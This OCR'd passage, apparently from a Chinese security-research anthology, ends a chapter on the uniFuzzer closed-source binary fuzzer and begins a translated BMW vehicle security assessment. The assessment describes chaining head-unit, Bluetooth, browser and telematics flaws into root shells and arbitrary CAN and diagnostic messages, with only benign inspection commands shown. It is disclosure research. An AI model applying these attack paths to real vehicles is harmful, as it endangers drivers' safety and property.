


Figure 13.8: img

最终，在代码根目录下运行 make，即可编译得到最终的 fuzzing 程序 uf。运行以下命令，开始 fuzzing：

```
UF_TARGET=<path to demo-vuln> UF_PRELOAD=<path to demo-libcpreload.so> UF_LIBPATH=<lib path fo
```

相关的参数是通过环境变量传递的。UF_TARGET 是要 fuzzing 的目标 ELF 文件，UF_PRELOAD 是要 preload 加载的自定义 ELF 动态库，UF_LIBPATH 是依赖库的搜索路径。在 Debian 上安装 libc6-mipsel-cross 这个包，应该就会安装所需的 mipsel 库，此时依赖库的搜索路径就在/usr/mipsel-linux-gnu/lib/。

下图是一个 fuzzing 触发的崩溃：

可以看到，uniFuzzer 检测到了堆溢出。触发漏洞的，是长度 68 bytes 的字符串，当其被 strcpy() 到长度为 60 bytes 的堆时，canary 的值被修改，最终被检测发现。

下图是另一个 fuzzing 触发的崩溃：

这次的输入只有 1 个字符，\xef。其被作为 memcpy() 的参数，复制了超长的内容到 128 bytes 的栈变量上，从而修改了 vuln() 函数返回地址，触发了内存访问错误。

13.4 总结

通过结合 Unicorn 和 LibFuzzer 的功能，我们实现了对闭源代码的 fuzzing。上述开源的 uniFuzzer 代码其实还属于概念验证阶段，许多功能例如系统调用的支持、其他架构/二进制格式的支持等等，还需要后续进一步完善。也欢迎在这方面有研究的小伙伴多提建议和 PR，进一步完善功能。

13.4.1 平安银河实验室

关于平安银河实验室

银河实验室（Galaxy Lab）是平安集团信息安全部下的一个相对独立的安全实验室，主要从事安全技术研究和安全测试工作。团队内现在覆盖逆向，物联网，web，android，ios，云平台区块链安全等多个安全方向。

关于作者

刘瑞恺，平安银河实验室资深安全研究员，从事 Linux, Android, 二进制相关安全研究，擅长二进制漏洞挖掘；

微信公众号二维码

欢迎关注银河实验室，聚焦信息安全研究

宝马汽车安全评估报告

译者：车盾科技

来源：https://www.anquanke.com/post/id/186116

14.1 0x01 介绍

近年来,越来越多的宝马汽车配备了新一代 ‘‘智能网联’’ 的信息娱乐系统 (例如 HU_NBT/HU_ENTRYNAV) – 也叫做车载系统 – 和远程信息处理控制系统 (例如 TCB). 虽然这些组件显著提高了用户体验和便利性, 但他们也为新的攻击提供了机会.

在我们的工作中, 我们系统地对多辆宝马汽车的车载系统、远程信息处理控制系统和中央网关模块的硬件和软件进行了深入而全面的分析. 通过主要关注这些系统的各种外部攻击表面, 我们发现通过一组远程攻击表面 (包括 GSM 通信、BMW 远程服务、BMW ConnectedDrive 服务、UDS 远程诊断、NGTP 协议和蓝牙协议), 可以对宝马汽车进行远程目标攻击. 因此, 攻击者可以通过利用不同车辆组件中存在的多个漏洞的复杂供应链, 对宝马汽车的 CAN 总线进行远程控制. 此外, 即使没有互联网连接的情况下, 我们也能够以物理访问方式 (例如 USB、以太网和 OBD-II) 危害车载系统. 根据我们的测试, 我们确认所有漏洞都会影响各种现代宝马车型.

我们的研究结果证明, 在选定宝马车辆模块的特定速度之上获得信息娱乐系统、T-Box 组件和 UDS 通信的本地和远程访问是可行的, 并且能够通过执行任意的、未经授权的诊断请求获得对 CAN 总线的控制.

14.2 0x02 研究描述

从安全的角度来看, 现代宝马汽车会暴露出几个远程攻击表面以及物理攻击表面. 在本文中, 我们重点关注三个重要的车辆组件: 信息娱乐系统 (也叫做车载系统), 远程信息处理控制系统和中央网关模块, 它们容易受到外部攻击的影响. 根据我们对宝马汽车车载网络的研究, 我们发现所有三个组件都通过物理总线 (例如 USB，CAN 总线，以太网) 与其他组件紧密配合.




Figure: In-Vehicle Network of BMW Cars

在对固件进行深入的安全性分析后, 我们发现这些车载组件存在 14 个漏洞. 我们发现的所有软件漏洞都可以通过在线重新配置和离线固件更新 (而不是空中升级) 来修复.

目前, 宝马正在制定修复计划, 一些高优先级的对策正在推出.

14.2.1 2.1 信息娱乐系统

Figure: In-Vehicle Infotainment System of BMW i3

宝马汽车的车载信息娱乐系统 (也叫做 NBT 车载系统) 由两部分组成: hu-intel 系统和 hu-jacinto 系统.

hu-intel. QNX 系统运行在 high-layer 芯片 (Intel x86) 上, 主要负责多媒体服务和 BMW Connected-Drive 服务.

hu-jacinto. 在 Jacinto ARM 芯片上运行的 QNX 系统, 是一种用于处理电源管理和 CAN 总线通信的 low-layer 芯片.

Figure: Mainboard of the High-Layer System (hu-intel) in NBT

Figure: Mainboard of the Low-Layer System (hu-jacinto) in NBT

hu-intel 和 hu-jacinto 都可以通过 QNET 相互通信. 远程信息处理控制系统通过 USB 连接到 hu-intel, 车载和 BMW 远程服务器之间的所有通信数据都将被传输. hu-jacinto 和远程信息处理控制系统都连接到 K-CAN 总线, 这是一个用于信息娱乐的专用 CAN 总线. 为了安全隔离, 以太网交换机阻止了从 hu-intel 到中央网关模块的以太网连接, 在较新的 BMW 汽车 (例如 BMW I3) 中, 中央网关模块和以太网交换机都集成到车身控制器模块 (BDC/FEM) 上了.




Figure: Architecture of NBT

2.1.1 USB 接口

NBT 在 QNX OS 中提供了一些内置的 io-pkt 网络驱动程序, 用于通过 USB 接口建立以太网网络. 根据 hu-intel 系统中的 USB 配置文件 (/opt/sys/etc/umass-enum.cfg), 它默认支持某些特定的 USB-to-ETHERNET 适配器.

```
└$ cat fs_sd0/repository/istep/opt/sys/etc/umass-enum.cfg | grep -i 'netif=5'
vendor=0x[redacted],device=0x[redacted],type=ETH,driver=devn-[redacted].so,aps_partname=softrt_SYS,args=speed=100 duplex=1
netif=5,netip=192.168.0.1,netmsk=255.255.255.0
vendor=0x[redacted],device=0x[redacted],type=ETH,driver=devn-[redacted].so,aps_partname=softrt_SYS,args=speed=100 duplex=1
netif=5,netip=192.168.0.1,netmsk=255.255.255.0
vendor=0x[redacted],device=0x[redacted],type=ETH,driver=devn-[redacted].so,aps_partname=softrt_SYS,args=speed=100 duplex=1
netif=5,netip=192.168.0.1,netmsk=255.255.255.0
vendor=0x[redacted],device=0x[redacted],type=ETH,driver=devn-[redacted].so,aps_partname=softrt_SYS,args=speed=100 duplex=1
netif=5,netip=192.168.0.1,netmsk=255.255.255.0
vendor=0x[redacted],device=0x[redacted],type=ETH,driver=devn-[redacted].so,aps_partname=softrt_SYS,args=speed=100 duplex=1
phy_88772=0,netif=5,netip=192.168.0.1,netmsk=255.255.255.0
```

Figure: USB-Ethernet Network Configuration

使用网络驱动程序时, 如果插入了某些特定芯片组的 USB 加密模块, 将启用 USB 以太网网络. NBT 车载将充当具有固定 IP 地址 (192.168.0.1) 的网络网关. 更糟糕的是, 这种 USB 以太网接口没有任何安全限制, 这使得可以访问主机的内部网络, 然后通过端口扫描检测许多暴露的内部服务.

Figure: Port Scanning in the Internal Network

本地代码执行. 有许多更新服务在 hu-intel 系统中运行 (例如导航更新/软件更新) 并监控 USB 存储器. 随着 USB 存储器中提供的预期更新内容, NBT 将进入一定的升级阶段. 有些内容是由 BMW 私钥签署的, 有些则不是, 这使我们有机会在 USB 存储器中准备好格式错误的内容, 并利用更新服务中存在的一些漏洞来获得具有 root 权限的 hu-intel 系统的控制权.




Figure: Root Shell from NBT

还有另一种获取 root shell 的方法，稍后将对此进行解释.

2.1.2 OB-II 上的 E-NET

E-NET 是一种车载以太网网络, 托管在宝马汽车的 OBD-II 接口上. 通过 E-NET, 汽车工程师可以连接到中央网关, 并对车载系统进行离线诊断和固件更新. 相应地, 在 hu-intel 系统中, 点对点诊断服务负责处理来自中央网关的请求. 在对中央网关和 NBT 之间的诊断协议进行逆向工程后, 我们发现了可用于绕过代码签名机制的漏洞, 并成功从 hu-intel 系统获得了 root shell.

此外, 考虑一种成本较低的方式: 通过使用 USB 以太网加密模块, 黑客也可以 root QNX 系统 (hu-intel), 该系统使用 en5 网卡接口、具有固定 IP 地址 (192.168.0.1).




Figure: Ethernet Configuration in NBT Head Unit

2.1.3 蓝牙栈

凭借内置的蓝牙功能, NBT 允许移动电话连接到它以进行免提通话. 由于我们已获得具有 root 权限的 hu-intel 系统的访问权限, 因此我们确定了负责处理蓝牙功能的特定服务. 通过逆向工程, 我们认为它使用第三方蓝牙堆栈库, 它是蓝牙堆栈的管理和服务组件的实现. 通过向车载发送格式错误的软件包对蓝牙堆栈进行模糊测试后, 最终我们得到了一个格式错误的软件包, 可能导致蓝牙堆栈中的内存损坏.




Figure: Memory Corruption in Bluetooth Service

因此, 通过简单地将 NBT 设置为配对模式, 我们可以利用此漏洞在没有 PIN 码的 hu-intel 系统中崩溃蓝牙堆栈. 因此, 由于内部监视机制, 导致主机重启.

2.1.4 ConnectedDrive 服务

Figure: BMW ConnectedDrive Online Service in NBT Head Unit

NBT 的 BMW ConnectedDrive 服务通过内置在远程信息控制系统中的嵌入式 SIM 卡来使用蜂窝网络连接, 为客户提供广泛的在线功能, 包括 ConnectedDrive 商店、TeleServices、实时交通信息 (RTTI)、智能紧急呼叫、在线天气和在线新闻. ConnectedDrive 服务提供的大多数在线功能都由车载浏览器处理, 即 NBT 中所谓的 “DevCtrlBrowser_Bon”.

“DevCtrlBrowser_Bon’’ 使用自定义的浏览器引擎. 它似乎是由 Harman 为车载信息娱乐系统开发的.

```
# pidin arg | grep -v grep | grep -i browser
  397409 /opt/conn/bin/DevCtrlBrowser_Bon --bp=/opt/conn/data --bp=/var/opt/conn --mapDSC
PBrowser.DSCPBrowser=DSCPBrowser_BON.DSCPBrowser --mapDSCPBrowserListener.DSCPBrowserList
ener=InternalListener_DSCPBrowser_BON.DSCPBrowserListener
#
# ls -al /opt/conn/bin/DevCtrlBrowser_Bon
lrwxrwxrwx  1 root      root            28 Jan 01 01:00 /opt/conn/bin/DevCtrlBrowser_Bon
 -> /opt/conn/bin/DevCtrlBrowser
#
# pidin -p 397409 user
     pid name                 uid    gid   euid   egid   suid   sgid
  397409 DevCtrlBrowser_Bon     8      8      8      8      8      8
#
# grep -i browser /etc/passwd
browser:x:8:8:UserBrowserGroupBrowser:/dev/shmem:/bin/sh
#
```

Figure: Process Information of “DevCtrlBrowser_Bon”

远程执行代码. 在我们使用通用软件无线电外围设备 (USRP) 和 OpenBTS 实现稳定的 GSM 网络之后, 所有来自 ConnectedDrive 服务的流量都被捕获, 并且由于 NBT 中的有一些不安全的 ConnectedDrive 服务编码实现, 我们还成功拦截了来自 ConnectedDrive 服务的网络流量. 之后, 我们可以自由地找到 “DevCtrlBrowser_Bon’’ 中的错误. 然后我们利用 “DevCtrlBrowser_Bon’’ 中的内存损坏漏洞, 并使用浏览器权限在车载中实现远程代码执行. 最后, 通过利用前面提到的漏洞, 我们实现了 root 权限升级, 并通过与 2.1.1 章节不同的路径从 NBT 获得了一个远程 root shell.

2.1.5 K-CAN 总线

通过利用上述漏洞访问高级别 QNX 系统 (hu-intel) 后, 我们还可以通过 QNET 登录低级别的 hu-jacinto 系统. 如上所述，hu-jacinto 系统运行在 Jacinto ARM 芯片上, 负责处理 CAN 消息. 通过深入分析, 我们找到了两种在 K-CAN 总线上发送任意 CAN 消息的方法:

（1）虽然数据表不向公众开放，但我们可以重用 TI 开发的 BSP 项目中的一些 CAN 总线驱动程序源代码来操作 Jacinto 芯片的特殊存储器来发送 CAN 消息.

（2）通过动态挂载 CAN 总线驱动程序用于传输 CAN 消息的功能，我们还能够稳定地向 K-CAN 总线发送任意 CAN 消息.

通过将漏洞链接在一起，我们能够远程破坏 NBT. 之后，我们还可以利用中央网关模块中实现的一些特殊远程诊断接口发送任意诊断消息 (UDS) 来控制不同 CAN 总线上的 ECU.

14.2.2 2.2 远程信息处理控制系统

远程信息处理控制系统通过蜂窝网络以及 BMW 远程服务 (例如远程解锁，环境制御等) 为 BMW 连接的车辆提供电话功能和远程信息处理服务 (例如，E-Call，B-Call 等). 在本节中，我们的目标是德国公司 “Peiker Acustic GmbH’’ 生产的远程信息通信盒 (TCB) 控制系统，这是最广泛使用的远程信息处理控制系统，在现代宝马汽车中配备了 NBT 和 ENTRYNAV 车载系统.

硬件架构. TCB 控制单元可分为两部分，上层部分为 MPU，基于带有 AMSS RTOS（REX OS）的 Qualcomm MDM6200 基带处理器。通过嵌入式 SIM 卡，MDM6200 负责 TCB 和 BMW 远程服务器之间的远程信息处理通信. 下层部分是 MCU，一个基于飞思卡尔 9S12X 的 CAN 控制器，通过 K-CAN 总线直接连接到中央网关模块. MPU(MDM6200 基带) 使用基于 UART 的 IPC 机制与 MCU(Freescale 9S12X) 进行通信.




Figure: Hardware Architecture of TCB




Figure: Mainboard of TCB

软件架构. 远程信息通信盒 (TCB) 控制系统是 BMW ConnectedDrive 系统功能的平台之一. TCB 可以建立连接 GSM 和 UMTS 网络，在我们对固件进行反向工程时，我们发现 TCB 将支持以下功能：

\1. 增强紧急呼叫

\2. BMW 远程服务 (例如远程门锁解锁，环境制御等)

\3. BMW TeleService 诊断，包括 TeleService 帮助

\4. BMW TeleService Call

\5. BMW LastStateCall

\6. 其他人

